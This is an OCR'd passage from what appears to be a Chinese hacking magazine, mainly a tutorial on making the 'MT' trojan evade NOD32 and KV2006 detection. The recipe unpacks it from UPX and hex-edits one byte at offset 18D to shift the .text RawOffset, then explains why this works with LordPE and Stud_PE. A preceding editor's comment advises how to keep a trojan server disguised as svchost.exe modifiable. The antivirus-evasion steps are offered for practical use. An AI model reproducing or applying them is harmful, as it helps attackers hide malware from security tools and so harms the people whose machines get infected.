


图5 填充未被覆盖的内容

编辑点评： 不错，简单实用。大多数人对svchost.exe文件了解不深，通常来说该程序要连接网络的时候用户都会放行，如果该进程连接的远程端口是80之类的就要小心了。最后要提醒一下，在生成服务端的时候不要选择加壳，否则你还要先脱壳才能再修改服务端。

使用另类方法过NOD32打造免杀MT

杨光




从本文你可以学到：

1. PE—Editor、Lordpe、Stud_PE的基本使用
2. 利用磁盘偏移取整法来免杀MT

关于免杀的标准过程主要是对免杀对象进行脱壳→使用特征码定位器定位出文件／内存特征码→修改特征码，简单点的方法是对免杀对象加壳加花，今天我为大家介绍的方法是比较取巧的方法，对于NOD32和KV2006杀毒软件起作用，我们利用的是磁盘偏移取整法。那是什么意思呢？下面我以一个MT.EXE为例子进行介绍。

MT源文件加了UPX的壳，我们首先用UPX-SHELL对它进行脱壳，脱壳文件命名为MT-unpack.exe，使用NOD32来进行查毒，结果被查杀了，如图1。我们直接使用磁盘偏移取整法进行免杀，原理稍后介绍，使用十六进制编辑器Winhex打开MT-unpack.exe，定位到18D，如图2。我们将数值04改为05，保存退出，好，让我们再对修改后的文件查杀，发现文件已经免杀了，可见我们对文件只改动了一个字节就可以逃脱NOD32，到底是为什么呢？那么我为大家作详细分析。


图2 打开MT-unpack.exe




图1 MT脱壳后被查杀

Section Table

Name	VOffset	VSize	ROffset	RSize	Flags
.text	00001000	0001A33C	00000400	0001A400	60000020
.data	0001C000	0000056C	0001A800	00000600	C0000040
.bss	0001D000	0000BAFC	00000000	00000000	C0000080
.idata	00029000	0000181C	0001AE00	00001A00	C0000040

图3 查看程序的Section Table




图4 利用Stud_PE分析mt-unpack.exe

首先我们对刚才的文件偏移18D的位置进行分析，我们使用LORDPE打开文件切换到PE-Editor的Section Table，如图3。

我们见.text代码段的文件偏移（ROffset）为400，我们前面的位置是18D，也就是说，18D这个文件偏移对应的是PE文件的PE头，我们更改了PE头达到了免杀，那么18D对应的这个04数值的字节到底在PE文件中起什么作用呢？我们使用Stud_PE对PE文件头进行分析，我们定位到文件偏移18D，如图4。

高亮的标示为00 04 00 00四个字节，我们可以看见.text段中的RawOffset为400，其实就是对应于前面的四个字节，我们将04改为05，其实就是将.text段中的RawOffset改为500，当然可以用Stud_PE或者LORDPE进行修改，效果都是一样的，读者可自己试验，我们继续，那么为什么对源文件的400增加100就可以达到免杀呢，还有就是是否对于RawOffset这个数值可以任意增加或者减少，程序还能运行正常呢？我们来进一步分析，说到RawOffset，就不得不提到FileAlignment，我们可以用LORDPE载入文件，可以找到FileAlignment的数值，如图5。


